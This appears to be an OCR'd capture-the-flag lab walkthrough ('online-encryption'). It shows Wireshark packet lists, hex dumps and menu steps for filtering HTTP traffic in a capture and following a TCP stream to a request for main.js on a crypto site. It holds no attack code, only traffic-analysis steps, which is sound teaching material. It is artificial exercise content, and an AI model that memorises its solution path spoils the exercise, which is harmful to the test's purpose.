  19 0.532270030  172.217.161.3   10.0.0.102      TLSv1.2   106 Application Data
  20 0.532946992  172.217.161.3   10.0.0.102      TLSv1.2   114 Application Data
  21 0.533100672  10.0.0.102      172.217.161.3   TCP        68 43496 → 443 [ACK] Seq=1104 Ack=1621 Win=362 Len=0 TSval=1748581868 TSecr=883524743
  22 0.533629076  10.0.0.102      172.217.161.3   TLSv1.2   114 Application Data
  23 0.676020597  10.0.0.102      151.101.194.49  TLSv1.2   163 Application Data
  24 0.680478752  10.0.0.102      151.101.194.49  TLSv1.2   114 Application Data
  25 0.715038900  151.101.194.49  10.0.0.102      TLSv1.2   282 Application Data
  26 0.715115491  10.0.0.102      151.101.194.49  TCP        68 56288 → 443 [ACK] Seq=142 Ack=215 Win=1193 Len=0 TSval=3998451104 TSecr=588484367
  27 0.715967257  151.101.194.49  10.0.0.102      TLSv1.2   114 Application Data
  28 0.716041082  10.0.0.102      151.101.194.49  TCP        68 56288 → 443 [ACK] Seq=142 Ack=261 Win=1193 Len=0 TSval=3998451105 TSecr=588484367
```


Hints:

- **Hint 1:** Network Sniffing

Laboratory: online-encryption

???

Laboratory: online-encryption


online.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
http


```
No.   Time           Source           Destination      Protocol  Length Info
 8462 142.386778301  92.123.80.26     10.0.0.102       HTTP/J…   2110 HTTP/1.1 200 OK , JavaScript Object Notation (application/json)
 8464 142.386789576  92.123.80.26     10.0.0.102       HTTP       343 HTTP/1.1 200 OK  (text/html)
 8473 142.405412704  10.0.0.102       92.123.80.26     HTTP       454 GET /live/boost/undefined/_ate.track.config_resp HTTP/1.1
 8483 142.439976773  10.0.0.102       92.123.80.26     HTTP       950 GET /live/red_lojson/300lo.json?si=5ca3597c3b576041&bkl=0&bl=1&pdt=880&sid=5ca3597c3b576041&pub=undefined&rev=v8.4.0-wp&ln=ro&…
 8487 142.450253947  10.0.0.102       104.26.14.73     HTTP       481 GET /json/ HTTP/1.1
 8497 142.473939875  92.123.80.26     10.0.0.102       HTTP       619 HTTP/1.1 200 OK  (application/javascript)
 8503 142.487649782  10.0.0.102       92.123.80.26     HTTP       477 GET /static/39.00689b15ed7c6c93fd89.js HTTP/1.1
 8504 142.489000971  104.26.14.73     10.0.0.102       HTTP       367 HTTP/1.1 301 Moved Permanently
 8506 142.493799287  92.123.80.26     10.0.0.102       HTTP       752 HTTP/1.1 200 OK  (application/javascript)
 8534 142.746221239  92.123.80.26     10.0.0.102       HTTP       475 HTTP/1.1 200 OK  (application/javascript)
 8536 142.750598813  10.0.0.102       23.101.63.214    HTTP       931 GET /favicon.ico HTTP/1.1
 8537 142.805358595  23.101.63.214    10.0.0.102       HTTP      1501 HTTP/1.1 200 OK  (image/x-icon)
 8539 145.652988728  10.0.0.102       92.123.80.26     HTTP      1065 POST /live/red_lojson/100eng.json?sh=1205&ph=1206&ivh=953&dt=4124&pdt=880&ict=&pct=2&perf=widget%7C881%7C189%2Clojson%7C2329%7…
 8541 145.658667160  10.0.0.102       23.101.63.214    HTTP      1427 POST /ro/Hash/MD5 HTTP/1.1  (application/x-www-form-urlencoded)
 8560 145.738176369  23.101.63.214    10.0.0.102       HTTP      3735 HTTP/1.1 200 OK  (text/html)
 8595 145.899822229  92.123.80.26     10.0.0.102       HTTP       346 HTTP/1.1 204 No Content
 9032 146.707515768  10.0.0.102       92.123.80.26     HTTP      1027 GET /live/red_lojson/300lo.json?si=5ca35981506b7075&bkl=0&bl=1&pdt=169&sid=5ca35981506b7075&pub=undefined&rev=v8.4.0-wp&ln=ro&…
 9044 146.921037788  92.123.80.26     10.0.0.102       HTTP       473 HTTP/1.1 200 OK  (application/javascript)
 9685 204.732704336  10.0.0.102       151.101.120.246  HTTP       264 GET /image/851c7643b3449d2287d4ca54e5dea1c2900335ae HTTP/1.1
 9695 204.776792283  151.101.120.246  10.0.0.102       HTTP      5148 HTTP/1.1 200 OK  (JPEG JFIF image)
10259 258.459155001  10.0.0.102       35.222.85.5      HTTP       155 GET / HTTP/1.1
10263 258.663880971  35.222.85.5      10.0.0.102       HTTP       216 HTTP/1.1 204 No Content
10412 264.875671913  10.0.0.102       172.217.20.19    HTTP       512 GET /crypto HTTP/1.1
10416 265.115230240  172.217.20.19    10.0.0.102       HTTP        98 HTTP/1.1 200 OK  (text/html)
10425 265.154135019  10.0.0.102       172.217.20.19    HTTP       425 GET /main.css HTTP/1.1
10426 265.157010585  10.0.0.102       172.217.20.10    HTTP       440 GET /ajax/libs/jquery/3.3.1/jquery.min.js HTTP/1.1
10473 265.184519390  172.217.20.10    10.0.0.102       HTTP      1192 HTTP/1.1 200 OK  (text/javascript)
10476 265.190271354  10.0.0.102       172.217.20.19    HTTP       409 GET /main.js HTTP/1.1
```

```
0000  00 04 00 01 00 06 d8 0f  99 5f 2a b3 d2 e0 08 00   ·········_*·····
0010  45 00 01 89 ce 0a 40 00  40 06 a0 12 0a 00 00 66   E·····@·@······f
0020  ac d9 14 13 bf da 00 50  7c 5f 99 38 2d 75 0b 78   ·······P|_·8-u·x
0030  80 18 00 e5 cc cd 00 00  01 01 08 0a a2 00 65 4e   ··············eN
0040  1e 11 11 9f 47 45 54 20  2f 6d 61 69 6e 2e 6a 73   ····GET /main.js
0050  20 48 54 54 50 2f 31 2e  31 0d 0a 48 6f 73 74 3a    HTTP/1.1··Host:
0060  20 77 77 77 2e 74 78 74  77 69 7a 61 72 64 2e 6e    www.txtwizard.n
0070  65 74 0d 0a 43 6f 6e 6e  65 63 74 69 6f 6e 3a 20   et··Connection: 
0080  6b 65 65 70 2d 61 6c 69  76 65 0d 0a 55 73 65 72   keep-alive··User
0090  2d 41 67 65 6e 74 3a 20  4d 6f 7a 69 6c 6c 61 2f   -Agent: Mozilla/
00a0  35 2e 30 20 28 58 31 31  3b 20 4c 69 6e 75 78 20   5.0 (X11; Linux 
```

Hypertext Transfer Protocol: Protocol
Packets: 12903 · Displayed: 174 (1.3%)
Profile: Default

Search for traffic using http filter

Laboratory: online-encryption


online.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Mark/Unmark Packet Ctrl+M
Ignore/Unignore Packet Ctrl+D
Set/Unset Time Reference Ctrl+T
Time Shift... Ctrl+Shift+T
Packet Comments
Edit Resolved Name
Apply as Filter
Prepare as Filter
Conversation Filter
Colorize Conversation
SCTP
Follow
Copy
Protocol Preferences
Decode As...
Show Packet in New Window
TCP Stream Ctrl+Alt+Shift+T
UDP Stream Ctrl+Alt+Shift+U
DCCP Stream Ctrl+Alt+Shift+E
TLS Stream Ctrl+Alt+Shift+S
HTTP Stream Ctrl+Alt+Shift+H
HTTP/2 Stream
QUIC Stream
SIP Call


tcp.stream eq 185

```
No.   Time          Source         Destination    Protocol Length Info
10423 265.153030066 10.0.0.102     172.217.20.19  TCP        76 49114 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=2717934889 TSecr=0 WS=128
10431 265.167467711 172.217.20.19  10.0.0.102     TCP        76 80 → 49114 [SYN, ACK] Seq=0 Ack=1 Win=60192 Len=0 MSS=1380 SACK_PERM TSval=437326239 TSecr=2717934889 WS=256
10432 265.167568624 10.0.0.102     172.217.20.19  TCP        68 49114 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=2717934903 TSecr=437326239
10476 265.190271354 10.0.0.102     172.217.20.19  HTTP      409 GET /main.js HTTP/
10486 265.204783145 172.217.20.19  10.0.0.102     TCP        68 80 → 49114 [ACK] S                            7326276 TSecr=2717934926
10557 265.350188650 172.217.20.19  10.0.0.102     HTTP      588 HTTP/1.1 200 OK  (
10558 265.350307099 10.0.0.102     172.217.20.19  TCP        68 49114 → 80 [ACK] S                            717935086 TSecr=437326421
10690 266.827924817 10.0.0.102     172.217.20.19  HTTP      531 GET /favicon.ico H
10714 266.844379609 172.217.20.19  10.0.0.102     TCP        68 80 → 49114 [ACK] S                            437327916 TSecr=2717936508
10726 267.039895120 172.217.20.19  10.0.0.102     TCP      3766 80 → 49114 [PSH, A                            TSval=437328084 TSecr=2717936508 [TCP segment of a reassembled PDU]
10727 267.039908513 10.0.0.102     172.217.20.19  TCP        68 49114 → 80 [ACK] S                            2717936775 TSecr=437328084
10729 267.039921737 172.217.20.19  10.0.0.102     TCP      4164 80 → 49114 [PSH, A                            6 TSval=437328086 TSecr=2717936508 [TCP segment of a reassembled PDU]
10730 267.039925824 10.0.0.102     172.217.20.19  TCP        68 49114 → 80 [ACK] S                            2717936775 TSecr=437328086
10731 267.039929698 172.217.20.19  10.0.0.102     TCP      4164 80 → 49114 [PSH, A                            6 TSval=437328088 TSecr=2717936508 [TCP segment of a reassembled PDU]
10732 267.039932888 10.0.0.102     172.217.20.19  TCP        68 49114 → 80 [ACK] S                            =2717936775 TSecr=437328088
10733 267.039940388 172.217.20.19  10.0.0.102     TCP      2904 80 → 49114 [ACK] S                            val=437328091 TSecr=2717936508 [TCP segment of a reassembled PDU]
10734 267.039943442 10.0.0.102     172.217.20.19  TCP        68 49114 → 80 [ACK] S
10735 267.051231353 172.217.20.19  10.0.0.102     TCP      1486 80 → 49114 [ACK] S                                                  [TCP segment of a reassembled PDU]
10736 267.051253630 10.0.0.102     172.217.20.19  TCP        68 49114 → 80 [ACK] S
10737 267.054586248 172.217.20.19  10.0.0.102     TCP      1486 80 → 49114 [ACK] S                                                  [TCP segment of a reassembled PDU]
10738 267.054597304 10.0.0.102     172.217.20.19  TCP        68 49114 → 80 [ACK] S
10739 267.054796522 172.217.20.19  10.0.0.102     TCP      1486 80 → 49114 [ACK] S                                                  [TCP segment of a reassembled PDU]
10740 267.054805105 10.0.0.102     172.217.20.19  TCP        68 49114 → 80 [ACK] S
10741 267.055932393 172.217.20.19  10.0.0.102     TCP      1486 80 → 49114 [ACK] Seq=19501 Ack=805 Win=62464 Len=1418 T             [TCP segment of a reassembled PDU]
10742 267.055940154 10.0.0.102     172.217.20.19  TCP        68 49114 → 80 [ACK] Seq=805 Ack=20919 Win=71424 Len=0 TSva
10743 267.056237451 172.217.20.19  10.0.0.102     TCP      1486 80 → 49114 [ACK] Seq=20919 Ack=805 Win=62464 Len=1418 TSval=437328126 TSecr=2717936775 [TCP segment of a reassembled PDU]
10744 267.056245322 10.0.0.102     172.217.20.19  TCP        68 49114 → 80 [ACK] Seq=805 Ack=22337 Win=74240 Len=0 TSval=2717936792 TSecr=437328126
10745 267.056440528 172.217.20.19  10.0.0.102     HTTP      443 HTTP/1.1 200 OK  (image/x-icon)
```

```
0000  00 04 00 01 00 06 d8 0f  99 5f 2a b3 d2 e0 08 00   ........ ._*.....
0010  45 00 01 89 ce 0a 40 00  40 06 a0 12 0a 00 00 66   E.....@. @......f
0020  ac d9 14 13 bf da 00 50  7c 5f 99 38 2d 75 0b 78   .......P |_.8-u.x
```

Search for traffic using http filter. Follow the HTTP stream with the shortcut **Ctrl+Alt+Shift+H**

Laboratory: online-encryption


online.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Wireshark · Follow TCP Stream (tcp.stream eq 185) · online.pcapng

```
tcp.stream eq 185
```

```
No.   Time          Source         Destination    Protocol Length Info
10423 265.153830066 10.0.0.102     172.217.20.19  TCP        76 49114 → 80 [SYN] Seq
10431 265.167467711 172.217.20.19  10.0.0.102     TCP        76 80 → 49114 [SYN, ACK]
10432 265.167568624 10.0.0.102     172.217.20.19  TCP        68 49114 → 80 [ACK] Seq
10476 265.190271354 10.0.0.102     172.217.20.19  HTTP      409 GET /main.js HTTP/1.
10486 265.204783145 172.217.20.19  10.0.0.102     TCP        68 80 → 49114 [ACK] Seq
10557 265.350188650 172.217.20.19  10.0.0.102     HTTP      588 HTTP/1.1 200 OK  (app
10558 265.350307099 10.0.0.102     172.217.20.19  TCP        68 49114 → 80 [ACK] Seq
10690 266.827924817 10.0.0.102     172.217.20.19  HTTP      531 GET /favicon.ico HTTP
10714 266.844379609 172.217.20.19  10.0.0.102     TCP        68 80 → 49114 [ACK] Seq
10726 267.039895120 172.217.20.19  10.0.0.102     TCP      3766 80 → 49114 [PSH, ACK]
10727 267.039908513 10.0.0.102     172.217.20.19  TCP        68 49114 → 80 [ACK] Seq
10729 267.039921737 172.217.20.19  10.0.0.102     TCP      4164 80 → 49114 [PSH, ACK]
10730 267.039925824 10.0.0.102     172.217.20.19  TCP        68 49114 → 80 [ACK] Seq
10731 267.039929690 172.217.20.19  10.0.0.102     TCP      4164 80 → 49114 [PSH, ACK]
10732 267.039932888 10.0.0.102     172.217.20.19  TCP        68 49114 → 80 [ACK] Seq
10733 267.039940388 172.217.20.19  10.0.0.102     TCP      2904 80 → 49114 [ACK] Seq
10734 267.039943442 10.0.0.102     172.217.20.19  TCP        68 49114 → 80 [ACK] Seq
10735 267.051231353 172.217.20.19  10.0.0.102     TCP      1486 80 → 49114 [ACK] Seq
10736 267.051253630 10.0.0.102     172.217.20.19  TCP        68 49114 → 80 [ACK] Seq
10737 267.054586248 172.217.20.19  10.0.0.102     TCP      1486 80 → 49114 [ACK] Seq
10738 267.054597304 10.0.0.102     172.217.20.19  TCP        68 49114 → 80 [ACK] Seq
10739 267.054796522 172.217.20.19  10.0.0.102     TCP      1486 80 → 49114 [ACK] Seq
10740 267.054805105 10.0.0.102     172.217.20.19  TCP        68 49114 → 80 [ACK] Seq
10741 267.055932393 172.217.20.19  10.0.0.102     TCP      1486 80 → 49114 [ACK] Seq
10742 267.055940154 10.0.0.102     172.217.20.19  TCP        68 49114 → 80 [ACK] Seq
10743 267.056237451 172.217.20.19  10.0.0.102     TCP      1486 80 → 49114 [ACK] Seq
10744 267.056245322 10.0.0.102     172.217.20.19  TCP        68 49114 → 80 [ACK] Seq
```

```
0000  00 04 00 01 00 06 d8 0f  99 5f 2a b3 d2 e0 00 00   ........ ._*.....
0010  45 00 01 89 ce 0a 40 00  40 06 a0 12 0a 00 00 66   E.....@. @......f
0020  ac d9 14 13 bf da 00 50  7c 5f 99 38 2d 75 0b 78   .......P |_.8-u.x
0030  80 18 00 e5 cc cd 00 00  01 01 08 0a a2 00 65 4e   ........ ......eN
0040  1a 11 11 9f 47 45 54 20  2f 6d 61 69 6e 2e 6a 73   ....GET  /main.js
0050  20 48 54 54 50 2f 31 2e  31 0d 0a 48 6f 73 74 3a    HTTP/1. 1..Host:
0060  20 77 77 77 2e 74 78 74  77 69 7a 61 72 64 2e 6e    www.txt wizard.n
0070  65 74 0d 0a 43 6f 6e 6e  65 63 74 69 6f 6e 3a 20   et..Conn ection: 
0080  6b 65 65 70 2d 61 6c 69  76 65 0d 0a 55 73 65 72   keep-ali ve..User
0090  2d 41 67 65 6e 74 3a 20  4d 6f 7a 69 6c 6c 61 2f   -Agent:  Mozilla/
00a0  35 2e 30 20 28 58 31 31  3b 20 4c 69 6e 75 78 20   5.0 (X11 ; Linux 
```


```
online.pcapng    Packets: 12903 · Displayed: 95 (0.7%)    Profile: Default
```

```
GET /main.js HTTP/1.1
Host: www.txtwizard.net
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
70.0.3538.77 Safari/537.36
DNT: 1
Accept: */*
Referer: http://www.txtwizard.net/crypto
Accept-Encoding: gzip, deflate
Accept-Language: ro-RO,ro;q=0.9,en-US;q=0.8,en;q=0.7

HTTP/1.1 200 OK
Last-Modified: Mon, 01 Apr 2019 14:50:19 GMT
Content-Type: application/javascript
Accept-Ranges: bytes
Content-Encoding: gzip
X-Cloud-Trace-Context: b3ec8d67d901086a54ecb060a0dfb8d6
Vary: Accept-Encoding
Date: Tue, 02 Apr 2019 12:47:52 GMT
Server: Google Frontend
Cache-Control: private
Content-Length: 184

...........NA
